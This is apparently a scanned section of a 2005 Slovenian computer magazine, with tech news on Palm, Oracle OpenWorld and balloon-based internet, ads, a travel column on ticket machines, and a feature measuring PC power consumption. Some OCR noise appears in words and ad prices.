V preteklem letu je podjetje navezalo stike z mnogimi novimi partnerji, z nemškim proizvajalcem pohištvenega okovja Hettich, oblikovalskim birojem Demšar Arhitekti, podjetjem Vaj in drugimi. Pomembni pridobitvi v podjetju še nova linija za izdelavo furniranega pohištva, ki omogoča vrhunsko površinsko obdelavo ter nov poslovno informacijski sistem.

Jan Kosmač
jan.kosmac@mojmikro.com

se vidimo!



NEX **TPT**
Technology Ready

Obiščite nas na Ljubljanskem pohištvenem sejmu
od 7. do 13. novembra 2005.

Gospodarsko razstavišče, na p. C.
TPT - Tovarna pohištva Trbovlje

ZADNJI ŽEBELJ V PALMOVI KRSTI?

Palmov pametni telefon **Tero 700w** je vsekakor prelomnica v življenju tega podjetja. Gre namreč za njihov prvi izdelek, v katerega niso vdelali lastnega operacijskega sistema, temveč uporabili sistem do pred kratkim njihovega največjega sovražnika, **Microsofta**. V telefonu tako z vsemi svojimi prednostmi in slabostmi teče operacijski sistem **Windows Mobile 5**. Microsoftu, ki mu še pred leti na področju pametnih mobilnih telefonov ni kazalo najbolje, ostaja zgolj en sam tekmelec, operacijski sistem **Symbian**. Kdo bi napovedal takšen razvoj dogodkov?

In kaj to pomeni za Palm, ki v tem primeru postaja zgolj **izdelovalec strojne opreme**? Analitiki si niso na jasnem. No, vsi pravijo, da so napovedi običajno negotove.

Težave podjetja Palm se vlečejo že leta in vsi naporji v izboljšanje poslovanja so se izjalovili. Analitiki tako ne opažajo kazalcev, da se je spirala navzdol obrnila ali vsaj upočasnila. Kot kaže, je Microsoft zmagal še na eni fronti in naslednji nasprotnik je že omenjeni Symbian.

Poleg že omenjenega telefona je Palm predstavil še dva dlančnika, lahko bi dejali po izredno ugodni ceni. **Palm TX** za okoli **60 tisočakov** odlikujeta podpora tehnologijama bluetooth in wi-fi ter zaslon ločljivosti 320 x 480 pik, cenovno še ugodnejši pa je **Zire 22**, ki naj bi stal okoli **36 tisočakov** in je namenjen začetnikom.

www.palm.com



ZNANJE IN MOBILNOST V KORAKU Z VISOKO MODO

Knomovi oblikovalski skupini, ki ustvarjata v središčih visoke mode v Londonu in Parizu, sta odkrili nov način oblikovanja zunanosti in notranosti **računalniških torb**. Ta je odraz številnih raziskav potreb potrošnikov in prihajajočih trendov v svetu tehnologije prenosnih računalnikov. Posebnost je v tem, da ima vsaka torba svojo **identifikacijsko številko**, ki vam pri izgubi olajša iskanje torbe in pogrešanega prenosnika. Oseba, ki torbo najde, lahko pokliče na 24 ur dostopno mednarodno številko in poskrbljeno bo, da se bo hitro zopet znašla v varstvu svojega lastnika.



Torbe so ročno izdelane iz naravnih materialov visoke kakovosti in obdane z dvojno plastjo (debeline 20 mm), kar dodatno ščiti prenosni računalnik. Opremljene so s snemljivo torbico, zato je ni treba jemati s seboj celotne torbe, če potrebujete zgolj prenosni računalnik. V pomoč vam bo tudi dodatna torbica za kable.

www.knomobags.com
(promocijska novica)



HITRI INTERNET PREK BALONOV

V Veliki Britaniji so preizkusili prvi »balonski« sistem hitrega vstopa v internet. Cilj projekta je izdelati tehnologijo, ki bo nekoč omogočila hitrosti prenosa podatkov **do 120 Mb/s** in bo obenem vsaj **desetkrat cenejša od satelitskega prenosa podatkov**. Ustrezno opremo so obesili pod velik **stratosferski balon** in ga poslali **24 kilometrov visoko**. Tam je ostal devet ur in v tem času dosegel hitrost prenosa podatkov 11 Mb/s. Prednost balonov pred sateliti je tudi v tem, da lahko zagotovijo višjo gostoto uporabnikov. Sistem je primeren za zagotavljanje hitrega vstopa v internet na **podeželju**, kjer običajno druge tehnologije niso na voljo. Predvidevajo, da bo en sam balon pokrival področje premera **60 kilometrov**, kar pomeni, da bi za pokritje Slovenije potrebovali le nekaj balonov. Tehnologija je še v povojih, prve komercialne sisteme je moč pričakovati v treh do petih letih. Predvsem bo treba razviti sisteme, ki bodo čim dlje zadrževali balon na določenem in predvidenem mestu.

SMALL BUSINESS
MEDIUM BUSINESS
CORPORATE

do -30%

Gigabit za vsak žep



GS5198
+95.900.000 SIT
30.900,00 SIT



JG5514
+95.900.000 SIT
69.900,00 SIT



GS716T
+95.900.000 SIT
79.900,00 SIT

Upravnik: Comnet d.o.o., t. 01-4914900, e. prodaja@comnet.com | Proizvajalci: Proizvajalci: B-LAN d.o.o., Munka István, t. 02-528010, e. info@b-lan.com; Hiltner d.o.o., Trnava, t. 021-4914900, e. prodaja@hiltner.com; 400 d.o.o., Lublana, t. 01-4799811, e. info@400.com; Bona Ora d.o.o., Lublana, spletna trgovina www.bonora.com; NET d.o.o., Zilina, t. 02-718800, e. info@net.sk; Gambia trade d.o.o., t. 00351 11 34, e. marko.zmijevic@gambia.sk; Hentle Pre d.o.o., Lublana, t. 01-4216115, e. info@hentlepre.com; J&B Computer s.p., Slovenska Bistrica, t. 02-8160854, e. info@comp.net; Mladost d.o.o., Maribor, t. 02-2297222, e. majars@mladost.com; Mladost Team d.o.o., Novo Mesto, t. 02-8111612, e. info@mladost.com; Plancom d.o.o., Nova Gorica, t. 05-8001300, e. prodaja@plancom.si; Redox d.o.o., Ptuj, t. 05-4707000, e. info@redox.si; Rutilion d.o.o., Ptuj, t. 05-724000, e. prodaja@rutilion.si

www.netgear.com

NETGEAR

EnergyLite & Connecting

ORACLE OPENWORLD 2005

19. septembra je v San Franciscu v Kaliforniji **Charles Phillips**, predsednik podjetja Oracle, svečano odprl enega izmed večjih svetovnih dogodkov – Oracle OpenWorld 2005. Dogodka se je udeležilo kar **35.000 ljudi** z vsega sveta. Tudi sam Phillips je presenečen uvodoma dejal, da je ponosen na tolikšno število udeležencev, ki jih je kar za konkretno mesto. Srečanje je potekalo v Moscone centru do četrtega 22. septembra. Tako velik obisk so dosegli z združitvijo več dogodkov, saj sta bili pod isto streho poleg Oracle Open Worlda konferenci še PeopleSoft Connect in Retek World.

Na otvoritvi so v dvorani našteali okoli 11.000 obiskovalcev, ki so z zanimanjem prisluhnili, kaj bo Phillips povedal glede nameravanega **nakupa podjetja Siebel**, ki je vodilni ponudnik rešitev za upravljanje odnosov s strankami (CRM). Med drugim sistem CRM uporabljajo tudi pri Microsoftu. Ravno ta novica, ki je bila objavljena pred kratkim, zelo močno odmeva med računalnikarji po vsem svetu. Phillips pa je govoril o **storitveno usmerjeni arhitekturi** SOA (Service Oriented Architecture), **projektu Fusion** in programski opremi **Oracle Fusion Middleware**. V govoru je Phillips poudaril, kako pomembni so pri razvoju novih tehnologij **odprti standardi**. Oracle bo zagotovo tudi v prihodnje podpiral odprte standarde, ki zagotavljajo razvoj, drugače kot nekatera podjetja, ki uporabnike priklenejo na zaprto infrastrukturo.

Del dogodka je tudi sejem, na katerem se predstavljajo večja podjetja, kot so na primer HP, Dell, IBM, AMD, Intel, SUN, Microsoft, Novell in še mnogo drugih. Skupaj jih je bilo kar 350. Drugi del srečanja je bil namenjen predavanjem, ki jih bilo preko 800. slušatelji pa so se lahko seznanili z novostmi, tehničnimi podrobnostmi in rešitvami v nekaterih podjetjih, seveda na Oraclovih rešitvah.

Poseben del srečanja je bil namenjen tudi **sedmim laboratorijem**, v katerih so na voljo postavljene **rešitve, ki so jih lahko obiskovalci sami preizkusili**. Predvsem gre tukaj za Colaboration suite, Application Server, Database, Enterprise Manager, Business Intelligence in Data Warehousing. Priložnost predvsem za potencialne kupce, da v živo vidijo kako »middleware« deluje.

In kaj sploh je **Oracle Fusion Middleware**? To je paket programskih rešitev, v katerega so združeni: Application Server, Business Integration, Business Intelligence, Content and Collaboration, Developer Tools, Identity Management, Portal in Web Services Management. Znotraj tega paketa je ogromno novosti v smislu povezovanja z obstoječimi aplikacijami in seveda kot posledica zniževanja stroškov vzdrževanja IT-infrastrukture. Vse to pa omogočajo prav odprti standardi. (ms)



Zakaj Oracle kupuje podjetja?

Mnogi se sprašujejo, kaj pomenijo tako pogosti Oraclovi nakupi nekaterih podjetij. Ker Oracle podpira izrecno **odprtokodne rešitve**, ti nakupi na prvi pogled niso nič slabega. Odprtokodne rešitve zagotavljajo, da se podjetjem ni treba vezati na določenega proizvajalca programske opreme, ki praviloma podjetje priklene nase in ga stiska z monopolno visokimi cenami. Pri

uporabi odprtokodnih rešitev pa lahko največkrat uporabimo **že obstoječe aplikacije in dokupimo samo, tisto kar potrebujemo**. Z nakupi podjetij, ki razvijajo programsko opremo, si bo Oracle še **povečal svoj že tako velik tržni delež** programske opreme na trgu. Tukaj v San Franciscu so vsi, ki sodelujejo z Oraclom zadovoljni, še posebej to velja za Dell, IBM, in HP. Prek Oracla pridejo do novih strank, ki so praviloma pri denarju in pripravljene vložiti kar nekaj sredstev v računalniško infrastrukturo. Programske hiše, ki sodelujejo z Oraclom, imajo tudi svoj račun. Nekako je bolje, da jih kupi Oracle, kot da se postavijo po robu velikani, ki jih lahko pripravi tudi do propada. Povsem drugače pa je zagotovo s tistimi, ki jih Phillips **ne namerava kupiti**. Njim je zagotovo **najtežje**, saj jim je Oracle velikanska konkurenca, ki jih s celotno ponudbo middleware kaj hitro izrine s trga. Zda pa se lahko vprašamo, kaj vse skupaj pomeni za kupce. Na dolgi rok to zagotovo ni najbolje, saj bo Oracle ob taki rasti **hitro pometel s konkurenco**, pod krinko odprtokodnih rešitev se lahko prelevi tudi v **monopolista z ogromno premočjo**. V segmentu sistemov **ERP** (Enterprise Resource Planning) je edina prava in resna konkurenca Oraclu le **SAP**. Očitno se pri Oraclu

še niso odločili za nakup tega giganta, čeprav je slišati tudi tovrstne govorce ali bolje rečeno špekulacije. V svojem govoru je Charles Phillips poudaril, da je Oracle cenovno ugodnejša rešitev v primerjavi s SAP-om. Predstavil je celo poseben program, ki predvideva posebne popuste za tiste stranke, ki bodo prešle s SAP-a na Oraclu. Seveda so kaj hitro objavili, da je recimo korporacija Samsonite prešla z Oracla na SAP. Torej bitka še traja.



AVTOMATIZACIJA PROCESOV V GORENJSKEM TISKU

Hudi stroškovni pritiski so bili glavni povod, da se je menedžment v **Gorenjskem tisku** odločil za **avtomatizacijo več procesov v podjetju**. Mednje sodi tudi uvedba nove programske rešitve **Predkalkulacija**, ki po uspešno prestatem testnem obdobju že kaže oprijemljive koristi. Hitrejša odzivnost na trgu, natančnejše določanje cen in s tem tudi bolj dobičkonosno poslovanje – to je nekaj glavnih pridobitev.

Glede na dogajanje na trgu so ugotavljali, da je razlika med dejanskimi stroški in samo ceno tako majhna, da že v začetku proizvodnega procesa potrebujejo zelo natančen vnaprejšnji izračun predvidenih stroškov, ki jih bo imelo podjetje pri



izvedbi naročila. Poleg tega so želeli povezati program predkalkulacije, ki je bil prej nekakšen samotni otok, tudi z drugimi sistemi v podjetju. Izračun predkalkulacij

poteka v dveh fazah. Komercialist na osnovi prejete povpraševanja vnese v aplikacijo vse potrebne tehnične podatke, s katerimi nato predkalkulant izdela predkalkulacijo. Z določanjem lastnosti izdelka se samodejno izračunajo vrednosti, na podlagi katerih predkalkulant s pomočjo sistema pripravi nov dokument z izračuni in tehnološkimi specifikacijami, ta pa je v sistemu spet na voljo komercialistu. Druga faza obsega tehnološki razpis, ki pomeni osnovo za načrtovanje proizvodnje v tiskarni. Vse faze potekajo digitalno, tako da ni treba v nobeni fazi vnašati nekaj, kar je že bilo vneseeno.

www.go-tisk.si, www.abit.si (promocijska novica)



Zelo Razigran. Zelo Mobi.



Alcatel OT-C552
21.900 SIT



mobi

ZA VRAK ŽEP

WWW.MOBITEL.SI

AVTOMATI IN TETE, TAKO IN DRUGAČE


Piše: Tanja Čavlovič tanja.cavlovic@mojmikro.si

Po vsakem daljšem obdobju intenzivnega dela me vedno prime, da pobegnem nekam na počitnice. V naravo. Kjer ni elektronskih rešitev, računalnikov, interneta, kjer bom samo v kočici ob jezeru slikarila in počela vse, kar me veseli. In potem, ko imam to priložnost, se zgodi ravno nasprotno. Iščem civilizacijo! Napredek. Tehnologijo. Ko dejansko izvedem ta pobeg, je to vedno nekam v sodobneje opremljene države, kjer z velikim zanimanjem raziskujem in odkrivam nove elektronske rešitve, za katere sem zelo hvaležna v tistem trenutku, ko mi nadomestijo tečnega uslužbenca in mi takoj postrežejo. Takrat mi samotna kočica niti na misel ne pride.

To poletje je bila na vrsti turneja po Portugalski. Na večini železniških in avtobusnih postaj so nas že prehтели po številu samopostrežnih avtomatov za nakup vozovnic. Tudi na avtobusih in tramvajih so elektronski terminali, ki dajo potem, ko prisloniš vozovnico k monitorju, z glasnim piskom vsem prisotnim na vozilu vedeti, ali si pošten in je kartica prava ali pa ji je veljavnost potekla oz. je karkoli drugega narobe. Doživela sem tudi to, da me je z glasnim signaliziranjem osramotila moja čisto veljavna in pravkar kupljena kartica, a ker je to mediteranski, flegmatičen narod, so mi vsi potniki dali vedeti, da tudi če goljufam, mi dajo kar prav, vozniku se pa tudi ni ljubilo vstati, da me preveri.

Med temi hitrimi skoki iz avtobusov na tramvaj, spuščanjem v podzemno železnico in podobno sem premišljevala, ali morebiti vsi ti avtomati nadzorujejo gibanje imetnika kartice. Recimo, moja kartica s serijsko številko jim je dala vedeti, da sem jo prvi dan s prihodom na prekrasno postajo Oriente tam kupila in opravila tudi prvi skok na prevozno sredstvo, nato pa so sledile razne lokacije po Lizboni, prihodi, odhodi, različni deli mesta in okolice ter različne turistične točke. Gledala sem vsa ta potniška vozila na postajah in glede na nekajminutno pogostost odhodov in prihodov poskušala dognati, koliko je teh vozil in kolikšen je bil strošek iz mestnega proračuna, da so vsa vozila opremili z elektrono za preverjanje vozovnic, vse lokacije za nakup vozovnic pa s primernimi napravami. Premišljevala sem tudi, kakšne dodatne stroške so imeli s tem. V večjih mestih je ogromno vozil, v turistični sezoni pa ogromno vozovnic.

V dnevnem časopisju in sporočilih prebivalcev tukaj v Sloveniji velikokrat zasledim želje, da se na določenem območju uvede nova proga mestnega potniškega prometa. Če bi pri nas imeli omenjene rešitve z elektronskimi vozovnicami, bi lahko na to progo za določen čas poslali testno vozilo, prek kartic in njihovih serijskih številok bi videli pogostost obiskov na tej prog in na podlagi tega dognali, ali je uvedba nove proge na tem področju res potrebna. Isto bi lahko naredili, če bi želeli ugotoviti, ali je za določeno progo potreben daljši obratovni čas. Ta nadzor bi recimo tokrat lahko šel tem prebivalcem v korist in ne bi bil samo nadležen. Seveda pa prinese uvedba nove proge še veliko novih stroškov. Za vse tiskano gradivo z novimi zemljevidi, recimo.



Ilustracija: Marko Skerlep

Všeč so mi rešitve z nakupom ene vozovnice, ki velja za več različnih prevoznih sredstev. Podzemne železnice v Sloveniji sicer nimamo, toda za naše študente bi recimo lahko naredili mesečne vozovnice, ki bi bile veljavne za vlake in za avtobuse, da bi s tem imeli možnost pogostejših odhodov iz domačega mesta v mesto, kjer študirajo, in obratno. Zaradi redkih prevozov iz nekaterih ne tako nepomembnih mest tukaj pri nas v Sloveniji ob določenih časovnih terminih sem bila prav presenečena.

Naj se spet povrnem k svojemu popotovanju, Nekega dne smo na eni od železniških postaj želeli pustiti prtljago, da nekoliko pohajkujemo po mestu in gremo isti dan popoldne naprej. Nekaj časa smo iskali sliko kovčka s ključkom, ki ponavadi kaže smer do tečne tete, ki prodaja ključe, ko smo nenadoma na svoji levi spet zagledali avtomat. Za avtomatom so bile omarice za zaklepanje in opazili smo, da je v ključavnicah odprtih in praznih omaric ključ. Hitro smo ugotovili, da če želiš tam pustiti prtljago, na avtomatu za kak evro kupiš žeton, nato odvrčeš svoje premoženje do omarice z največjimi vrati, zmečeš vse noter, zapreš, zakleneš, šele nato pa vržeš noter žeton, ki ti dovoli, da izvlečeš ključ in ga odneseš s seboj. Tako ti ni treba skrbeti, ali bo ob prevzemu prtljage – takrat, par minut pred odhodom vlaka – tam uslužbenec, ki ga potrebuješ, pa tudi ni omejitve na čas in ni doplačil.

Že prvi dan, zelo pozno zvečer sem naletela na še eno zanimivo napravo. Ob njej sem se spomnila na vse slovenske tete, ki na blagajnah nakupovalnih središč v vrstah pred mano želijo prethotapiti zeleno papriko za ceno rdeče ali poskušajo izvesti podobne trike. Le kaj bi šele storile tu? Namreč, pred mano je bila blagajna brez tete blagajničarke, kjer si sam naprtiš breme stroškov prehranjevanja in si sam zaračunaš toliko, kot je treba. No, ali pa toliko kot meniš, da si lahko zaračunaš, da te ne dobijo. Torej, samopostrežna blagajna s tekočim trakom, kjer zmečeš vse gor, odpelješ stvari do konca blagajne, vsako stvar zagrabiš eno po eno in jo daš čez okence, ki ti z piskom signalizira, da je stvar prišteta k računu, na koncu pa vtakneš gotovino v režo ali pa zavrpaš plačilno kartico avtomatu. Tokrat smo želeli preizkusiti, kako je, če plačamo z gotovino. In glej ga, zlomka – avtomat nam ni želel vrniti 20 evrov! Začeli smo se ozirati naokrog in premišljevali, kaj narediti, ko smo nedaleč stran zagledali teto v oblačilu varnostnikov, ki je, kot kaže, nadzorovala te blagajne. Zelo smo se je razveselili. Kdo drug se je najbrž ne bi. Sicer iz avtomata nismo dobili tistih 20 evrov, jih nam je pa dala ta prijazna blagajničarka višjega reda iz svojega žepa in omenila, da bo že ona poskrbela naprej.

Uvedba te samopostrežne blagajne najbrž ni imela namena prihraniti stroške plače enega delavca, saj je bila gotovo zelo draga zadeva, pa tudi delavec je še vedno tam, le da njegovo delo opraviš namesto njega, on pa te pri tem gleda ...

MUHASTA ELEKTRIČNA PORABA



Čedalje več nas je, ki ugotavljamo, da je poraba električne energije rastoč strošek v vse več modernih, o IT-ju osveščenih gospodinjstvih in podjetjih. S pridobivanjem pomena IT-ja in z usvajanjem novih tehnologij pa vse kaže, da se rast tega stroška šele dobro začinja. Smo pri tem docela nemočni ali lahko kaj ukrenemo?

Piše: Jaka Mele

jaka.mele@mojmikro.si

Zanimivo je, da marsikdo pozablja na stroške električne energije ter ob omembi le zamahne z roko, češ »naprave žrejo, kolikor pač žrejo, kaj pa tu morem ...«. Vrhunec varčevanja z električno energijo se marsikomu zdi že vestno ugašanje luči za seboj. Sami smo vzeli stvar resno in v pričujoči raziskavi vam bomo pokazali, koliko energije porabi kakšna naprava, predvsem pa kje so razlike med njimi, koliko nas to stane in kaj lahko naredimo. Po udarek smo seveda zadržali na računalniškem področju!

Poraba električne energije naprave ni tak babbav, kot se zdi na prvi pogled. Večina naprav ima na zadnji strani oziroma na deklaraciji ali v uporabniškem priročniku (pod tehničnimi lastnostmi) navedeno **povprečno porabo**, kar je že dober kazalec oziroma dober okvirni podatek.

Če se oddaljimo od računalništva in preideemo v gospodinjstvo, že nekaj let vidimo razporeditve gospodinskih naprav (hladilniki, pečice, pomivalni in pralni stroji) v **razrede**, kjer razred **A** pomeni **največjo učinkovitost**, nato pa oznake zakorakajo v abecedo in označujejo čedalje razsipnejše modele. Višji ko je razred, dražji je navadno aparat, vendar nam na srednji in dolgi rok privarčuje več energije – če gledamo s tega vidika, je nakup **najvarčnejšega aparata**, četudi je najdražji, lahko že v letu dni **povrnjena naložba!** Poleg tega, da se nam nakup splača že samo s tega vidika, lahko ponavadi znesek nakupa te »zelene« naprave uveljavljamo tudi v olajšavi dohodninske napovedi.

V svetu računalništva takih oznak žal še nimamo, je pa v zadnjem letu očitno nakazana smer v **energijsko učinkovitejšo in torej varčnejšo naprave**. Ta prehod so že pred leti nakazali pro-

izvajalci osnov (matičnih plošč, tehnologij za uporabljanje z energijo), ki so z zeleno nitjo povezali večino komponent s skupnim standardom **EPA EnergyStar**. Tako lahko danes računalnik večino komponent, od diskov do procesorjev, ob neaktivnosti samodejno prestavi v mirovanje in pozneje v spanje, kar pomeni konzervativno rabo energije.

Prave opazne prihranke z energijo pa so najprej zaznamovali **zasloni**, kjer s preходом iz tehnologije katodne cevi (CRT) v svet LCD prihranimo skoraj **50 % energije**. Zaradi potrebe po varčevanju (zaradi daljše avtonomije) v svetu prenosnih računalnikov pa se je trend razširil tudi na namizne in strežniške procesorje osebnih računalnikov. Tako AMD kot Intel sta napovedala **varčnejše procesorje**, in če pogledate v tabelo z rezultati, boste najverjetneje kmalu našega mnenja, da bo to zelo dobrodošlo!

Da je nižanje energijske porabe resnično postalo trend, nakazujejo tudi najnovejši **grafični procesorji**: ATI je s serijo X1800XT ob povečanju zmogljivosti za faktor 2 ohranil porabo na isti ravni, Nvidii pa jo je uspelo z družino GeForce 7 še malce znižati.

Tabela porabe računalnikov oz. CPU in grafike:

Stanje računalnika	Mirovanje	Obremenitev CPU	Obremenitev HDD	Obremenitev GFX
Računalnik INTEL P4 3.6GHz, grafika ATI X700Pro	153 W	232 W	160 W	254 W
Računalnik INTEL Pentium D 820 (dvojedrni) 2.8GHz, grafika ATI X700Pro	265 W	-	-	-
Računalnik INTEL Pentium EE 840 (dvojedrni) 3.2GHz, grafika ATI X700Pro	280 W	-	-	-
Računalnik AMD Sempron 3100+, integrirana grafika	68 W	76 W	101 W	-
Računalnik AMD Athlon X2 (dvojedrni) 4800+, grafika ATI X550Silent	113 W	145 W	122 W	147 W
Računalnik AMD Athlon X2 (dvojedrni) 4800+, grafika ATI X850	130 W	170 W	142 W	205 W
Računalnik AMD Athlon X2 (dvojedrni) 4800+, 2x grafika ATI X850 CrossFire	137 W	170 W	144 W	291 W
Računalnik AMD Athlon X2 (dvojedrni) 4800+, grafika ATI X1800XL	161 W	205 W	169 W	212 W
Računalnik AMD Athlon X2 (dvojedrni) 4800+, grafika Nvidia 7800GTX	136 W	171 W	147 W	220 W
Računalnik AMD Athlon X2 (dvojedrni) 4800+, 2x grafika Nvidia 7800GTX SLI	140 W	170 W	147 W	305 W

Opomba: Vsi računalniki so bili opremljeni s trdim diskom SATA Seagate 300 GB, z 2x 512 MB pomnilnika DDR (DDR 2) ter operacijskim sistemom Windows XP.

KOLIKO NAS STANE ELEKTRIKA

Ovisno od velikosti oziroma tipa in moči priključka na električno omrežje ter od vašega distributerja električne energije cena porabljene kilovatne ure (kWh) variira. Po ceniku Elektra Ljubljana je za **povprečno slovensko gospodinjstvo** (II. stopnje, priključek 7 kW) cena 1 kWh z DDV po enotni tarifi vredna **20,49 SIT**. Ta podatek smo tudi vzeli za izračun prikaza stroškov, seveda pa lahko vaša cena odstopa od te vrednosti.

KAJ JE ODLOČILNO

Neverjetne razlike med testnimi računalniki nam je uspelo razdrobiti na glavna nosilca – sta **procesor** in **grafični pospeševalnik**.

Intelova trenutna generacija procesorjev **Pentium 4** je **izredno energijsko potratna**, kar priča že visoka zabeležena vrednost med mirovanjem računalnika, ko procesor praktično ni obremenjen z nikakršnim delom. Tako smo ob mirovanju sistemu Intel Pentium 4 3,6 GHz z grafično kartico srednjega razreda izmerili kar **153 vatov**. Procesorji AMD, še zlasti vstopnega razreda **Sempron**, delujejo varčno, a so hkrati tudi veliko manj zmogljivi. Sodimo, da je na ravni Semprona oziroma nekaj vatov nad njim tudi Intelov **Celeron**. Najzanimivejša je primerjava porabe najmočnejšega dvojedrnega procesorja **AMD X2 4800+**, ki ob mirovanju skoraj ne daje vtisa najmočnejšega, saj z grafiko vred zahteva le 120 do 130 vatov, ter popolnega nasprotja najmočnejšega Intelovega dvojedrnika **Intel Extreme Edition 840**, ki v mirovanju »žre« konkretnih 280 W.

Zanimive so tudi razlike med porabo **grafičnih kartic**, kar smo lepo dokazali na testnem sistemu AMD X2, kjer je razlika med najšibkejšo grafiko s pasivnim hlajenjem (ATI X550) ter najnovejšo in najmočnejšo ATI X1800XL čez 55 W. Velike

S čim smo merili?

Po dokaj neuspešnem poskusu merjenja s **profesionalnimi napravami**, ki pa so bolj kot za domačo uporabo primerna za **energetska podjetja in za večje proizvodne obrate**, smo skoraj obupali. Energijski merilnik, s katerim smo namreč najprej poskusili srečo, je bil v obliki klešč in je zahteval prevezavo določenih žil, medtem ko s kleščami objamemo celoten vod oz. kabel. Obljubljena natančnost je dobra za nazivne vrednosti več tisoč voltov, v okolju, kjer pa nas zanima nekaj voltov, vatov in razlike med že tako nizkimi vrednostmi, pa to ni bila prava rešitev. Prav tako je bilo to orodje za pisarniško in domače merjenje popolnoma prezahtevno. Nato smo nekaj časa iskali računalniške napajalnike z vdelanim števcem trenutne porabe moči, a smo naleteli na dve težavi. Na trgu je približno pet takih napajalnikov oz. podjetij, ki jih proizvajajo. V štirih od petih primerov imajo taki napajalniki analogni prikazovalnik, ki se izkaže kot le približno točen. Druga težava poleg visoke cene je, da je pet izmed petih takih napajalnikov nemogoče kupiti v Sloveniji.

Ko smo že skoraj obupali, so nam pomagali v podjetju z elektronskimi pripomočki in napravami **E-trading, d.o.o.** V njihovi ljubljanski trgovini **Conrad Electronic** (www.conrad.si; tel.: 01/541 50 25) na Šmartinski cesti 15 v BTC-ju (kletna etaža Emporiuma), so nas oskrbeli z napravo **Energy Monitor 3000** nemškega proizvajalca **Voltcraft PLUS**.

Napravo enostavno vtaknemo med porabnika in električno vtičnico in že imamo podatke. E-trading ponuja dve napravi. Enostavnejša **Energy Check 3000** (7890 SIT) zna zmeriti aktualni delovni učinek oz. delovno moč v W strošek električne energije na uro, delo v kWh, ter trajanje vklopa naprave v merjenem času. Naprednejši **Energy Monitor 3000** (12.990 SIT) se ponaša s trojnim LCD-prikazovalnikom, poleg funkcij osnovnega modela pa zna izmeriti tudi delovni faktor CosPhi, ugotoviti tip obremenitve (induktivna ali kapacitivna) ter omrežno frekvenco. Naprava ima tudi lastno baterijo, tako da lahko do podatkov pridemo tudi, ko ni priklopljena v omrežje. Električne stroške zna izračunati tudi za teden, mesec in leto. Obe napravi imata območje merjenja delovne moči med 1,5 in 3000 W, natančnost je 0,1 W, merjenje porabe pa je od 1 Wh do 9999 kWh. Beleženje rezultatov oz. merjenje v eni seji lahko traja do 99 dni, dlje časa ko bo porabnik priklopljen, večjo natančnost podatkov dosegamo (primer je recimo hladilnik, ki se med delom izklaplja – dokaj točen podatek o povprečni porabi dobimo šele po dnevih merjenja).

Z napravo smo dobili tudi vse navedene rezultate. In neke smo bili prav presenečeni. Vsekakor pa lahko zaradi enostavnega procesa priporočimo uporabo naprave tako doma kot pisarni, saj boste hitro našli energijsko črno luknjo, ki »skrbi« za vaš velik električni račun.

vrednosti smo spričo resnično močnih procesorjev današnjih grafičnih kartic (do 7x večja gola procesna moč kot osrednji procesor) pričakovali, a ne že v stanju mirovanja! V stanju mirovanja se najmočnejši novinec iz Nvidie obnese bolje od nove najmočnejše ATI-jeve rešitve.

Seveda pa se stvari spremenijo, ko milijonska mravljišča tranzistorjev **obremenimo**. Najprej smo z programom PCMark 2005 obremenili osrednje procesorje preizkusnih računalnikov, nato pa s programom 3DMark 2005 še grafični del. Meritve so pokazale da pri testiranju grafičnega dela (čeprav je osrednji procesor daleč od polne obremenitve) sistem doseže večjo porabo, kar se sklada s porabo grafičnih procesorjev, ki je lahko višja od porabe osrednjih procesorjev. Ker v nobenem testnem primeru nismo dosegli sočasne popolne obremenitve tako osrednjega procesorja kot grafičnega jedra (kar pa se pogosto zgodi v aplikacijah, še raje pa v sodobnih igrah) in tako nismo izmerili porabe energije ob taki konici, ni težko resno vzeti priporočila proizvajalcev grafičnih kartic, naj imajo lastniki najmočnejših kartic, še zlasti pa tisti, ki poganjajo dve v navezi, vsaj **500 W napajalnik!**

Tabela mesečnih stroškov

Čas dnevnega delovanja	Ocenjeno povprečje na uro	2 uri	4 ure	8 ur	24 ur
Enostavni računalnik (procesor srednjega razreda, 17-palčni CRT-monitor, integrirana grafika, laserski tiskalnik, modem)	300 W	370 SIT	740 SIT	1480 SIT	4440 SIT
Multimedijski računalnik (boljši procesor, 19-palčni CRT-monitor, inkjet tiskalnik, ADSL, zvočniki, srednje dobra grafika)	340 W	420 SIT	840 SIT	1680 SIT	5040 SIT
Zmogljiv računalnik (močan dvojedrni procesor, 20-palčni LCD-monitor, brizgalni tiskalnik, ADSL, močna grafika, WiFi usmerjevalnik)	460 W	570 SIT	1140 SIT	2280 SIT	6840 SIT

Opomba: Za izračune smo uporabili ceno 20,5 SIT (z vključenim DDV) za 1 kWh električne energije; naš mesec je sestavljen iz 30 dni.

Periferija, kot so tiskalniki in kopirni stroji, optični bralniki ipd., rabijo že leta dokaj podobno količino energije. Največ zagotovo laserski tiskalniki, sledijo bralniki (luč) in na koncu brizgalni tiskalniki.

